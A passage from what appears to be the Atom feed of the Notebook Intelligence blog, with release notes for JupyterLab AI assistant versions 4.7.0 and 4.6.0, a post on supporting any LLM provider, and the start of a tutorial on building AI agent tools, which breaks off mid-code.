<p>Per-user toggles live in <code class="language-plaintext highlighter-rouge">config.json</code> (<code class="language-plaintext highlighter-rouge">enable_explain_error</code>, <code class="language-plaintext highlighter-rouge">enable_output_followup</code>, <code class="language-plaintext highlighter-rouge">enable_output_toolbar</code>, all default on). Admins can lock the feature via <code class="language-plaintext highlighter-rouge">NBI_EXPLAIN_ERROR_POLICY</code>, <code class="language-plaintext highlighter-rouge">NBI_OUTPUT_FOLLOWUP_POLICY</code>, and <code class="language-plaintext highlighter-rouge">NBI_OUTPUT_TOOLBAR_POLICY</code>.</p>

<h2 id="image-attachments-in-chat">Image attachments in chat</h2>

<p>Paste or attach images alongside a prompt. When the active model is vision-capable (Claude with vision enabled, GPT-4o, Gemini, etc.), the image is forwarded as model input — useful for screenshots, plots, and architecture diagrams.</p>

<h2 id="streaming-inline-chat">Streaming inline chat</h2>

<p>The inline chat popover (<kbd>Cmd</kbd>+<kbd>I</kbd> / <kbd>Ctrl</kbd>+<kbd>I</kbd>) now streams tokens as they arrive instead of waiting for the full response. Long answers feel responsive instead of stalled.</p>

<h2 id="notebook-scoped-generation">Notebook-scoped generation</h2>

<p>A sparkle icon on the active notebook’s toolbar opens a popover that scopes the generation to that notebook specifically. Useful when you have multiple notebooks open and want the agent to focus on the one in front.</p>

<h2 id="claude-code-launcher-tile">Claude Code launcher tile</h2>

<p>A Claude Code tile in the JupyterLab launcher opens a session picker: resume an existing transcript or start a new one in the file browser’s active subdirectory. Session IDs are copyable from the picker for sharing or for use with the <code class="language-plaintext highlighter-rouge">claude</code> CLI directly.</p>

<h2 id="repo-level-agentsmd">Repo-level <code class="language-plaintext highlighter-rouge">AGENTS.md</code></h2>

<p>When a project root contains an <code class="language-plaintext highlighter-rouge">AGENTS.md</code> file, NBI appends its contents under the system prompt’s “Additional Guidelines” section, alongside the existing ruleset injection. Useful for monorepos that already keep agent instructions there.</p>

<h2 id="claude-websocket-heartbeat">Claude WebSocket heartbeat</h2>

<p>Long-running Claude agent requests now stay alive through upstream proxy and load-balancer idle timeouts (JupyterHub’s nginx defaults to 60s) by sending a status heartbeat every 20s while a request is in flight. Fixes Bedrock-style request failures where processing exceeded the proxy idle window.</p>

<h2 id="extended-admin-policy-coverage">Extended admin policy coverage</h2>

<p>Every Settings panel toggle is now lockable via an environment variable. New boolean policies:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_MODE_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_CONTINUE_CONVERSATION_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_CODE_TOOLS_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_JUPYTER_UI_TOOLS_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_SETTING_SOURCE_USER_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_SETTING_SOURCE_PROJECT_POLICY</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_STORE_GITHUB_ACCESS_TOKEN_POLICY</code></li>
</ul>

<p>New value-presence locks (set the env var to a value to pin it; the UI control becomes read-only):</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">NBI_CHAT_MODEL_PROVIDER</code>, <code class="language-plaintext highlighter-rouge">NBI_CHAT_MODEL_ID</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_INLINE_COMPLETION_MODEL_PROVIDER</code>, <code class="language-plaintext highlighter-rouge">NBI_INLINE_COMPLETION_MODEL_ID</code></li>
  <li><code class="language-plaintext highlighter-rouge">NBI_CLAUDE_CHAT_MODEL</code>, <code class="language-plaintext highlighter-rouge">NBI_CLAUDE_INLINE_COMPLETION_MODEL</code></li>
  <li><code class="language-plaintext highlighter-rouge">ANTHROPIC_API_KEY</code>, <code class="language-plaintext highlighter-rouge">ANTHROPIC_BASE_URL</code></li>
</ul>

<p>The <code class="language-plaintext highlighter-rouge">/claude-sessions</code> HTTP route also accepts <code class="language-plaintext highlighter-rouge">?scope=cwd</code> to filter to sessions whose recorded <code class="language-plaintext highlighter-rouge">cwd</code> matches the lab’s working directory.</p>

<p>Full env-var reference: <a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/admin-guide.md">docs/admin-guide.md</a>.</p>

<h2 id="internal">Internal</h2>

<ul>
  <li>Claude agent connection now happens in the background so JupyterLab finishes loading without waiting on the SDK handshake.</li>
  <li>CI now runs <code class="language-plaintext highlighter-rouge">pytest tests/</code> and <code class="language-plaintext highlighter-rouge">jlpm test</code> on every PR. Both build jobs declare <code class="language-plaintext highlighter-rouge">permissions: { contents: read }</code> so a compromised step can’t push.</li>
</ul>

<h2 id="notable-fixes">Notable fixes</h2>

<ul>
  <li><strong>API hygiene</strong> in <code class="language-plaintext highlighter-rouge">notebook_intelligence.api</code>: <code class="language-plaintext highlighter-rouge">raise NotImplemented</code> (which raised <code class="language-plaintext highlighter-rouge">TypeError</code>) is now <code class="language-plaintext highlighter-rouge">raise NotImplementedError</code>; five shared-default-argument cases were corrected; <code class="language-plaintext highlighter-rouge">Signal.disconnect</code> tolerates double-disconnect with a debug-level log; registrar methods raise a new <code class="language-plaintext highlighter-rouge">RegistrationError</code> instead of silently logging.</li>
  <li><strong>Claude headers</strong> (model + version) now sent on inline completion calls, matching the chat path.</li>
  <li><strong>OpenAI-compatible provider</strong> drops the unsupported <code class="language-plaintext highlighter-rouge">tool.strict</code> flag when targeting vLLM (#108).</li>
  <li><strong>Symlink-aware session lookup</strong> — resolves symlinks when locating Claude session transcripts, so <code class="language-plaintext highlighter-rouge">~/.claude/projects/</code> symlinked off another volume keeps working.</li>
  <li>Claude worker thread no longer crashes on cancellation.</li>
  <li>“Generating…” row no longer reflows the chat sidebar on narrow widths.</li>
  <li>Skills popup in the chat sidebar dismisses on click-outside or when the input is cleared.</li>
  <li>Spurious “Skills reloaded” notification at Claude-session launch is gone — the watcher now keys off a structural signature of bundle dirs plus <code class="language-plaintext highlighter-rouge">SKILL.md</code> mtimes.</li>
</ul>

<h2 id="install">Install</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pip <span class="nb">install</span> <span class="nt">--upgrade</span> notebook-intelligence
</code></pre></div></div>

<p>Then restart JupyterLab. Full changes in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#470--2026-05-07">CHANGELOG</a>.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Right-click any cell output for Explain / Ask / Troubleshoot. Image attachments in chat. Claude Code launcher tile. Streaming inline-chat responses. Extended admin policy coverage.]]></summary></entry><entry><title type="html">NBI 4.6.0 — Skills management, restructured docs, Windows reliability</title><link href="https://plmbr.dev/blog/v4-6-0/" rel="alternate" type="text/html" title="NBI 4.6.0 — Skills management, restructured docs, Windows reliability" /><published>2026-04-29T19:00:00+00:00</published><updated>2026-04-29T19:00:00+00:00</updated><id>https://plmbr.dev/blog/v4-6-0</id><content type="html" xml:base="https://plmbr.dev/blog/v4-6-0/"><![CDATA[<p>NBI 4.6.0 ships a Claude Skills management panel, a documentation restructure that splits reference content out of the README, and a stack of Windows Claude-mode reliability fixes.</p>

<h2 id="claude-skills-management">Claude Skills management</h2>

<p>Settings now exposes a <strong>Skills</strong> tab for managing the bundles Claude can invoke (the <code class="language-plaintext highlighter-rouge">SKILL.md</code> frontmatter, helper files, and allowed tools). Skills resolve from the same two locations the Claude CLI reads:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">~/.claude/skills/</code> — user scope.</li>
  <li><code class="language-plaintext highlighter-rouge">&lt;project&gt;/.claude/skills/</code> — project scope.</li>
</ul>

<p>You can author Skills inline, duplicate and rename them, and delete with undo. The <strong>Import from GitHub</strong> dialog accepts a <code class="language-plaintext highlighter-rouge">github.com/owner/repo/tree/&lt;ref&gt;/&lt;path&gt;</code> URL pointing at a Skill bundle and installs it via the public tarball API.</p>

<p>For organization deployments, NBI can install and maintain a curated set from a YAML manifest:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">skills</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="na">url</span><span class="pi">:</span> <span class="s">https://github.com/your-org/data-skills/tree/main/skills/eda</span>
    <span class="na">scope</span><span class="pi">:</span> <span class="s">user</span>
  <span class="pi">-</span> <span class="na">url</span><span class="pi">:</span> <span class="s">https://github.com/your-org/data-skills/tree/main/skills/ml-recipes</span>
    <span class="na">scope</span><span class="pi">:</span> <span class="s">user</span>
</code></pre></div></div>

<p>Point <code class="language-plaintext highlighter-rouge">NBI_SKILLS_MANIFEST</code> at the manifest’s URL or filesystem path. NBI’s reconciler installs every Skill at startup and re-syncs every 24h (<code class="language-plaintext highlighter-rouge">NBI_SKILLS_MANIFEST_INTERVAL</code> overrides). Managed Skills are read-only in the UI — users can’t edit, rename, or delete them, and the reconciler restores any that disappear from disk.</p>

<p>Full reference: <a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/skills.md">docs/skills.md</a>.</p>

<h2 id="restructured-documentation">Restructured documentation</h2>

<p>The README has been rewritten with a table of contents and a concept glossary. Reference content moved out of the README and into focused docs:</p>

<ul>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/SECURITY.md"><code class="language-plaintext highlighter-rouge">SECURITY.md</code></a> — private disclosure, threat model, supply-chain posture.</li>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/PRIVACY.md"><code class="language-plaintext highlighter-rouge">PRIVACY.md</code></a> — what NBI sends where.</li>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/admin-guide.md"><code class="language-plaintext highlighter-rouge">docs/admin-guide.md</code></a> — every <code class="language-plaintext highlighter-rouge">NBI_*</code> env var and policy.</li>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/rulesets.md"><code class="language-plaintext highlighter-rouge">docs/rulesets.md</code></a> — markdown-based prompt injection.</li>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/skills.md"><code class="language-plaintext highlighter-rouge">docs/skills.md</code></a> — Skills authoring, importing, and the manifest reconciler.</li>
  <li><a href="https://github.com/plmbr/notebook-intelligence/blob/main/docs/troubleshooting.md"><code class="language-plaintext highlighter-rouge">docs/troubleshooting.md</code></a> — common issues with copy-pasteable fixes.</li>
</ul>

<p>If you’ve been linking deep into the README from internal wikis, the new home for each section is documented in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/README.md">migration table at the top of the README</a>.</p>

<h2 id="windows-claude-mode-reliability">Windows Claude mode reliability</h2>

<p>A cluster of fixes for Claude mode on Windows:</p>

<ul>
  <li>The Claude agent thread now uses the Proactor event loop on Windows, which fixes subprocess spawn failures and intermittent “Claude agent not connected” races at startup.</li>
  <li>The Claude SDK retry path reconnects when the worker thread has died instead of waiting out the full response timeout.</li>
  <li>Anthropic credentials are normalized (whitespace + scheme handling) before being passed to the SDK, so a stray newline in a <code class="language-plaintext highlighter-rouge">.env</code> file no longer breaks auth.</li>
</ul>

<h2 id="security-hardening">Security hardening</h2>

<p>Skill imports from GitHub reject tarball entries containing absolute paths or <code class="language-plaintext highlighter-rouge">../</code> traversal — a malicious or buggy bundle can no longer write outside its install directory.</p>

<h2 id="other-fixes">Other fixes</h2>

<ul>
  <li><code class="language-plaintext highlighter-rouge">_send_claude_agent_request</code> guards against a disconnect race that left chat handlers waiting on a closed queue.</li>
  <li>WebSocket message handlers are disconnected when the originating request finishes; previously they accumulated for the lifetime of the WebSocket.</li>
  <li><code class="language-plaintext highlighter-rouge">configChanged</code> handlers are disconnected when components unmount, fixing a slow leak when the chat sidebar was opened and closed repeatedly.</li>
  <li>The Claude session picker scrolls correctly when the transcript count exceeds the visible area.</li>
</ul>

<h2 id="install">Install</h2>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pip <span class="nb">install</span> <span class="nt">--upgrade</span> notebook-intelligence
</code></pre></div></div>

<p>Then restart JupyterLab. Full changes in the <a href="https://github.com/plmbr/notebook-intelligence/blob/main/CHANGELOG.md#460--2026-04-29">CHANGELOG</a>.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Claude Skills management panel, a documentation restructure, and a stack of Windows Claude-mode reliability fixes.]]></summary></entry><entry><title type="html">Notebook Intelligence now supports any LLM Provider and AI Model</title><link href="https://plmbr.dev/blog/archive/support-for-any-llm-provider/" rel="alternate" type="text/html" title="Notebook Intelligence now supports any LLM Provider and AI Model" /><published>2025-03-05T09:00:00+00:00</published><updated>2025-03-05T09:00:00+00:00</updated><id>https://plmbr.dev/blog/archive/support-for-any-llm-provider</id><content type="html" xml:base="https://plmbr.dev/blog/archive/support-for-any-llm-provider/"><![CDATA[<p><a href="https://github.com/plmbr/notebook-intelligence">Notebook Intelligence</a> (NBI) is an AI coding assistant and extensible AI framework for JupyterLab. (<em>For an introduction to NBI see <a href="/blog/archive/introducing-notebook-intelligence/">Introducing Notebook Intelligence</a> and for basics of extending NBI see <a href="/blog/archive/building-ai-extensions-for-jupyterlab/">Building AI Extensions for JupyterLab</a> blog posts.</em>)</p>

<p>Notebook Intelligence now supports any LLM Provider and compatible model for chat and auto-complete. Chat model is used for Copilot Chat in the sidebar and inline chat popups that are accessible from notebook and file editors. Auto-complete model is used for providing completion suggestions as you type in a notebook or file editor (as ghost text). Your chat model and auto-complete model don’t have to be from the same provider for use with NBI.</p>

<p>GitHub Copilot is still the recommended and the default model provider. Now, you can choose which model to use from the options provided by GitHub Copilot service.</p>

<p><img src="/assets/images/llm-providers/llm-provider-model.gif" alt="which AI model prompt" width="600" /></p>

<h2 id="notebook-intelligence-settings-dialog">Notebook Intelligence Settings Dialog</h2>

<p>You can configure the model provider and model options using the Notebook Intelligence Settings dialog. You can access this dialog from JupyterLab Settings menu -&gt; <code class="language-plaintext highlighter-rouge">Notebook Intelligence Settings</code>, using <code class="language-plaintext highlighter-rouge">/settings</code> command in Copilot Chat or by using the command palette.</p>

<p><img src="/assets/images/llm-providers/provider-list.png" alt="LLM provider list" width="600" /></p>

<p>Your settings are stored as a file on the disk at location <code class="language-plaintext highlighter-rouge">~/.jupyter/nbi-config.json</code>. Saved data includes your API keys for OpenAI and LiteLLM compatible providers you choose. Removing this file would reset the LLM provider to GitHub Copilot.</p>

<h2 id="github-copilot-model-options">GitHub Copilot Model Options</h2>

<p>GitHub Copilot provides multiple model options both for chat and auto-complete. You can now specify the models to use. The default chat model has been <code class="language-plaintext highlighter-rouge">GPT-4o</code> and auto-complete model <code class="language-plaintext highlighter-rouge">copilot-codex</code>. Chat model options available are: <code class="language-plaintext highlighter-rouge">GPT-4o</code>, <code class="language-plaintext highlighter-rouge">o3-mini</code>, <code class="language-plaintext highlighter-rouge">Claude 3.5 Sonnet</code>, <code class="language-plaintext highlighter-rouge">Claude 3.7 Sonnet</code>. Auto-complete model options are: <code class="language-plaintext highlighter-rouge">copilot-codex</code> and <code class="language-plaintext highlighter-rouge">gpt-4o-copilot</code>.</p>

<p><img src="/assets/images/llm-providers/github-copilot-models.png" alt="GitHub Copilot provider" width="600" /></p>

<h1 id="openai-compatible-model-provider">OpenAI Compatible Model Provider</h1>

<p>If you have an OpenAI subscription or any other OpenAI compatible LLM provider such as OpenRouter then you can use the <code class="language-plaintext highlighter-rouge">OpenAI Compatible</code> provider option. Enter your API key, model ID (e.g. gpt-4o) and service base URL in the settings dialog. You can leave Base URL blank if you are using OpenAI as the service provider.</p>

<p>Not all models support auto-complete (insertion). If you have an OpenAI subscription, you can use the model <code class="language-plaintext highlighter-rouge">gpt-3.5-turbo-instruct</code> for auto-complete.</p>

<p><img src="/assets/images/llm-providers/openai-compatible-provider.png" alt="OpenAI compatible provider" width="600" /></p>

<h1 id="litellm-compatible-model-provider">LiteLLM Compatible Model Provider</h1>

<p>You can choose <code class="language-plaintext highlighter-rouge">LiteLLM Compatible</code> provider option for any provider that is not compatible with OpenAI APIs. LiteLLM supports a wide range of providers. Please check <a href="https://docs.litellm.ai/docs/providers" target="_blank">LiteLLM documentation</a> for the list of providers and models. Enter your API key, model ID (e.g. anthropic/claude-3.5) and service base URL in the settings dialog for the provider and model you would like to use.</p>

<p>Use a model that supports auto-complete (insertion).</p>

<p><img src="/assets/images/llm-providers/litellm-compatible-provider.png" alt="OpenAI compatible provider" width="600" /></p>

<h2 id="anthropic">Anthropic</h2>

<p>If you have an Anthropic subscription then you can use <code class="language-plaintext highlighter-rouge">LiteLLM Compatible</code> provider.</p>

<h2 id="use-local-models-with-ollama">Use local models with Ollama</h2>

<p>NBI supports Ollama as provider for local chat and auto-complete models. Any Ollama chat model can be used with NBI and they will be automatically listed in the settings dialog. For auto-complete, NBI supports a selected list of models which were tested to work well to support completions. Auto-complete models supported are: <code class="language-plaintext highlighter-rouge">deepseek-coder-v2</code>, <code class="language-plaintext highlighter-rouge">qwen2.5-coder</code>, <code class="language-plaintext highlighter-rouge">codestral</code>, <code class="language-plaintext highlighter-rouge">starcoder2</code>, <code class="language-plaintext highlighter-rouge">codellama:7b-code</code>. Make sure you have these models installed before trying to use with NBI.</p>

<p><img src="/assets/images/llm-providers/ollama-provider.png" alt="Ollama provider" width="600" /></p>

<h2 id="add-your-custom-llm-provider-by-creating-an-nbi-extension">Add your custom LLM Provider by creating an NBI Extension</h2>

<p>If you work with LLM providers which don’t fit in the NBI supported provider types then you can build an extension to add support for those. You can introduce new LLM providers, chat models and auto-complete models using the NBI extension API. Refer to NBI <code class="language-plaintext highlighter-rouge">OllamaLLMProvider</code> class for an example.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">LLMProviderExtension</span><span class="p">(</span><span class="n">NotebookIntelligenceExtension</span><span class="p">):</span>
    <span class="p">...</span>

    <span class="k">def</span> <span class="nf">activate</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">host</span><span class="p">:</span> <span class="n">Host</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="bp">None</span><span class="p">:</span>
        <span class="bp">self</span><span class="p">.</span><span class="n">llm_provider</span> <span class="o">=</span> <span class="n">CustomLLMProvider</span><span class="p">()</span>
        <span class="n">host</span><span class="p">.</span><span class="n">register_llm_provider</span><span class="p">(</span><span class="bp">self</span><span class="p">.</span><span class="n">llm_provider</span><span class="p">)</span>
        <span class="n">log</span><span class="p">.</span><span class="n">info</span><span class="p">(</span><span class="s">"Custom LLM Provider extension activated"</span><span class="p">)</span>
</code></pre></div></div>

<p>For building NBI extensions see <a href="/blog/archive/building-ai-extensions-for-jupyterlab/">Building AI Extensions for JupyterLab</a> blog post.</p>

<h2 id="try-it-out-and-share-your-feedback">Try it out and share your feedback!</h2>

<p>Please try the LLM provider and model options and share your feedback using project’s <a href="https://github.com/plmbr/notebook-intelligence/issues">GitHub issues</a>! User feedback from the community will shape the project’s roadmap.</p>

<h2 id="about-theauthor">About the Author</h2>

<p><a href="https://www.linkedin.com/in/mehmet-bektas">Mehmet Bektas</a> is a Senior Software Engineer at Netflix and a Jupyter Distinguished Contributor. He is the author of Notebook Intelligence, and contributes to JupyterLab, JupyterLab Desktop and several other projects in the Jupyter eco-system.</p>]]></content><author><name>Mehmet Bektaş</name></author><summary type="html"><![CDATA[Notebook Intelligence (NBI) is an AI coding assistant and extensible AI framework for JupyterLab. (For an introduction to NBI see Introducing Notebook Intelligence and for basics of extending NBI see Building AI Extensions for JupyterLab blog posts.)]]></summary></entry><entry><title type="html">Building AI Agents for JupyterLab</title><link href="https://plmbr.dev/blog/archive/building-ai-agents-for-jupyterlab/" rel="alternate" type="text/html" title="Building AI Agents for JupyterLab" /><published>2025-02-09T09:00:00+00:00</published><updated>2025-02-09T09:00:00+00:00</updated><id>https://plmbr.dev/blog/archive/building-ai-agents-for-jupyterlab</id><content type="html" xml:base="https://plmbr.dev/blog/archive/building-ai-agents-for-jupyterlab/"><![CDATA[<p><a href="https://github.com/plmbr/notebook-intelligence">Notebook Intelligence</a> (NBI) is an AI coding assistant and extensible AI framework for JupyterLab. (<em>For an introduction to NBI see <a href="/blog/archive/introducing-notebook-intelligence/">Introducing Notebook Intelligence</a> and for basics of extending NBI see <a href="/blog/archive/building-ai-extensions-for-jupyterlab/">Building AI Extensions for JupyterLab</a> blog posts.</em>)</p>

<p>GitHub Copilot and other AI coding assistants are great at generating code and answering coding related questions. But they can do a lot more than generating text and code thanks to LLM features such as tool calling and AI agents. NBI provides an extensible AI framework to integrate tool calling and AI agents into JupyterLab Copilot Chat.</p>

<p><img src="/assets/images/ai-agent-blog/nb-ai-agent-demo.gif" alt="AI Agent demo" /></p>

<h2 id="what-is-tool-calling-and-an-ai-agent">What is tool calling and an AI Agent?</h2>

<p><strong>Tool calling</strong> is a feature of LLMs. It lets you introduce your own functions to LLM so that they can be called in response to chat prompts. LLM can convert natural language prompts to function calls with arguments. Tool calls are executed on the client side (i.e. Jupyter server) by your extension and only the function schema is provided to the LLM. Tool calling lets LLM interact with real time data, proprietary or external apps and services.</p>

<p><strong>AI Agents</strong> are collections of tools that can run tasks on behalf of the user. Given a natural language prompt, LLMs can reason, create an execution plan and call multiple tools in a chain. NBI provides a framework to build these type of AI Agent integrations and handles the orchestration between LLMs and your tools.</p>

<h2 id="ai-agent-extension-example">AI Agent Extension Example</h2>

<p>Let’s build an AI Agent for JupyterLab using Notebook Intelligence extension APIs. (<em>The full source code for this extension is <a href="https://github.com/notebook-intelligence/nbi-ai-agent-example" target="_blank">available here</a>.</em>) This will be an AI agent for map creation and notebook sharing. It will have the following capabilities:</p>
<ul>
  <li>Looking up geo-coordinates for an address</li>
  <li>Showing maps centered at an address in the Copilot Chat UI</li>
  <li>Creating notebooks that show maps centered at specified addresses</li>
  <li>Sharing notebooks publicly using <a href="https://notebooksharing.space" target="_blank">notebooksharing.space</a></li>
</ul>

<p>The tasks above will be run by the AI Agent in response to natural language prompts by the user.</p>

<p>For this extension we will build four tools that will be integrated into JupyterLab Copilot Chat, for each of the tasks above. Tools are defined as classes derived from NBI <code class="language-plaintext highlighter-rouge">Tool</code> abstract class. A tool needs to implement the methods and properties defined in this base class.</p>

<p>Tool class provides the metadata information for the tool and implements the <code class="language-plaintext highlighter-rouge">pre_invoke</code> and <code class="language-plaintext highlighter-rouge">handle_tool_call</code> methods. <code class="language-plaintext highlighter-rouge">pre_invoke</code> method is called right before <code class="language-plaintext highlighter-rouge">handle_tool_call</code> with the tool arguments and it gives an opportunity for the tool to prompt for confirmation of the tool execution.</p>

<p><code class="language-plaintext highlighter-rouge">schema</code> property of the Tool is the function schema based on OpenAI’s function calling schema. It lets you describe your function and its parameters as an object. A Tool is expected to return an object as response from the <code class="language-plaintext highlighter-rouge">handle_tool_call</code> method call.</p>

<h3 id="geo-coordinates-lookup-tool">Geo Coordinates Lookup Tool</h3>

<p>This tool looks up geo-coordinates for an address using <a href="https://github.com/geopy/geopy" target="_blank">Nominatim</a> library. <code class="language-plaintext highlighter-rouge">pre_invoke</code> method for this tool only shows a message in Chat UI before looking up for the geo-coordinates in <code class="language-plaintext highlighter-rouge">handle_tool_call</code> method.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">GeoCoordinateLookupTool</span><span class="p">(</span><span class="n">Tool</span><span class="p">):</span>
    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">name</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
        <span class="k">return</span> <span class="s">"geo_coordinate_lookup"</span>

    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">title</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
        <span class="k">return</span> <span class="s">"Get geo-coordinates from an address"</span>
    
    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">description</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">str</span><span class="p">:</span>
        <span class="k">return</span> <span class="s">"This is a tool that converts an address to a geo-coordinates"</span>
    
    <span class="o">@</span><span class="nb">property</span>
    <span class="k">def</span> <span class="nf">schema</span><span class="p">(</span><span class="bp">self</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
        <span class="k">return</span> <span class="p">{</span>
            <span class="s">"type"</span><span class="p">:</span> <span class="s">"function"</span><span class="p">,</span>
            <span class="s">"function"</span><span class="p">:</span> <span class="p">{</span>
                <span class="s">"name"</span><span class="p">:</span> <span class="bp">self</span><span class="p">.</span><span class="n">name</span><span class="p">,</span>
                <span class="s">"description"</span><span class="p">:</span> <span class="bp">self</span><span class="p">.</span><span class="n">description</span><span class="p">,</span>
                <span class="s">"parameters"</span><span class="p">:</span> <span class="p">{</span>
                    <span class="s">"type"</span><span class="p">:</span> <span class="s">"object"</span><span class="p">,</span>
                    <span class="s">"properties"</span><span class="p">:</span> <span class="p">{</span>
                        <span class="s">"address"</span><span class="p">:</span> <span class="p">{</span>
                            <span class="s">"type"</span><span class="p">:</span> <span class="s">"string"</span><span class="p">,</span>
                            <span class="s">"description"</span><span class="p">:</span> <span class="s">"Address to convert to geo-coordinates"</span><span class="p">,</span>
                        <span class="p">}</span>
                    <span class="p">},</span>
                    <span class="s">"required"</span><span class="p">:</span> <span class="p">[</span><span class="s">"address"</span><span class="p">],</span>
                    <span class="s">"additionalProperties"</span><span class="p">:</span> <span class="bp">False</span><span class="p">,</span>
                <span class="p">},</span>
            <span class="p">},</span>
        <span class="p">}</span>

    <span class="k">def</span> <span class="nf">pre_invoke</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="n">Union</span><span class="p">[</span><span class="n">ToolPreInvokeResponse</span><span class="p">,</span> <span class="bp">None</span><span class="p">]:</span>
        <span class="n">address</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'address'</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">ToolPreInvokeResponse</span><span class="p">(</span>
            <span class="n">message</span><span class="o">=</span><span class="sa">f</span><span class="s">"Getting coordinates for '</span><span class="si">{</span><span class="n">address</span><span class="si">}</span><span class="s">'"</span>
        <span class="p">)</span>

    <span class="k">async</span> <span class="k">def</span> <span class="nf">handle_tool_call</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">response</span><span class="p">:</span> <span class="n">ChatResponse</span><span class="p">,</span> <span class="n">tool_context</span><span class="p">:</span> <span class="nb">dict</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="nb">dict</span><span class="p">:</span>
        <span class="n">address</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'address'</span><span class="p">)</span>
        <span class="n">location</span> <span class="o">=</span> <span class="n">geolocator</span><span class="p">.</span><span class="n">geocode</span><span class="p">(</span><span class="n">address</span><span class="p">)</span>
        <span class="k">return</span> <span class="p">{</span><span class="s">"latitude"</span><span class="p">:</span> <span class="n">location</span><span class="p">.</span><span class="n">latitude</span><span class="p">,</span> <span class="s">"longitude"</span><span class="p">:</span> <span class="n">location</span><span class="p">.</span><span class="n">longitude</span><span class="p">}</span>
</code></pre></div></div>

<p><img src="/assets/images/ai-agent-blog/ai-agent-geo-coords.png" alt="Geo coordinates lookup tool" /></p>

<h3 id="map-response-generator-tool">Map Response Generator Tool</h3>

<p>This tool shows a map in Copilot Chat UI centered at geo-coordinates. In <code class="language-plaintext highlighter-rouge">pre_invoke</code> method this method only shows a notification message in Chat UI. In <code class="language-plaintext highlighter-rouge">handle_tool_call</code> method, this tool returns a <code class="language-plaintext highlighter-rouge">HTMLFrame</code> response that uses HTML to show a map centered at the requested location using Google Maps.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">class</span> <span class="nc">MapResponseGeneratorTool</span><span class="p">(</span><span class="n">Tool</span><span class="p">):</span>
    <span class="p">...</span>

    <span class="k">def</span> <span class="nf">pre_invoke</span><span class="p">(</span><span class="bp">self</span><span class="p">,</span> <span class="n">request</span><span class="p">:</span> <span class="n">ChatRequest</span><span class="p">,</span> <span class="n">tool_args</span><span class="p">:</span> <span class="nb">dict</span><span class="p">)</span> <span class="o">-&gt;</span> <span class="n">Union</span><span class="p">[</span><span class="n">ToolPreInvokeResponse</span><span class="p">,</span> <span class="bp">None</span><span class="p">]:</span>
        <span class="n">geo_coordinates</span> <span class="o">=</span> <span class="n">tool_args</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'geo_coordinates'</span><span class="p">)</span>
        <span class="n">latitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'latitude'</span><span class="p">)</span>
        <span class="n">longitude</span> <span class="o">=</span> <span class="n">geo_coordinates</span><span class="p">.</span><span class="n">get</span><span class="p">(</span><span class="s">'longitude'</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">ToolPreInvokeResponse</span><span class="p">(</span>
